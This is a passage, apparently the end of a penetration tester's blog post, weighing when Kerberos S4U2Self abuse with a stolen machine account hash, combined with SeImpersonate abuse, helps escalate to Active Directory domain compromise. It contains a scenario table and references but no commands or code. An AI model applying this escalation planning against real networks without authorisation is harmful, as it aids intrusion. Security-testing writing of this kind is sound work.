Requires existing sessions: The SEImpersonate path also has limitations. Since it depends on impersonating domain-attached users (preferably domain admins), it does require they are active on the host in some regard.

To visualize this further, here's a list of the potentially viable uses for S4U2Self after obtaining machine hashes:

Acquisition	S4U2Self Applicability
Overprivileged domain user	❌ Creating a new local admin and SEImpersonate abuse can be done with this user instead.
Weak local admin password	❌ Local admin privileges have been obtained! Proceed to SEImpersonate abuse.
Non-admin has SEBackupPrivilege	✅ Could come in handy if local admin is disabled!

Acquisition	S4U2Self Applicability
Compromised backups	✅ Could come in handy if local admin is disabled and if the backup is recent enough that the machine password has not changed!
NTLMv1 auth + coercion	❌ If you can successfully pull this off, just do it to the domain controller instead!

In short, this method is only useful if you have a valid (non-rotated) machine account hash, if the local administrator account is disabled, and if a domain administrator is active on the compromised host.

As unlikely as it may seem, I've encountered multiple instances during pentest engagements where local pivoting via SEImpersonate resulted in full domain compromise. This path simply increases the likelihood of these local pivoting attacks actually succeeding, as we can essentially "widen the net" using S4U2Self. :)

References

- https://www.pentestpartners.com/security-blog/abusing-rdps-remote-credential-guard-with-rubeus-ptt/
- https://learn.microsoft.com/en-us/troubleshoot/windows-server/windows-security/user-account-control-and-remote-restriction
- https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/3bff5864-8135-400e-bdd9-33b552051d94?redirectedfrom=MSDN
- https://syfuhs.net/how-authentication-works-when-you-use-remote-desktop
- https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html
- https://learn.microsoft.com/en-us/windows/security/identity-protection/credential-guard/
- https://adsecurity.org/?page_id=183
- https://www.thehacker.recipes/ad/movement/kerberos/delegations/s4u2self-abuse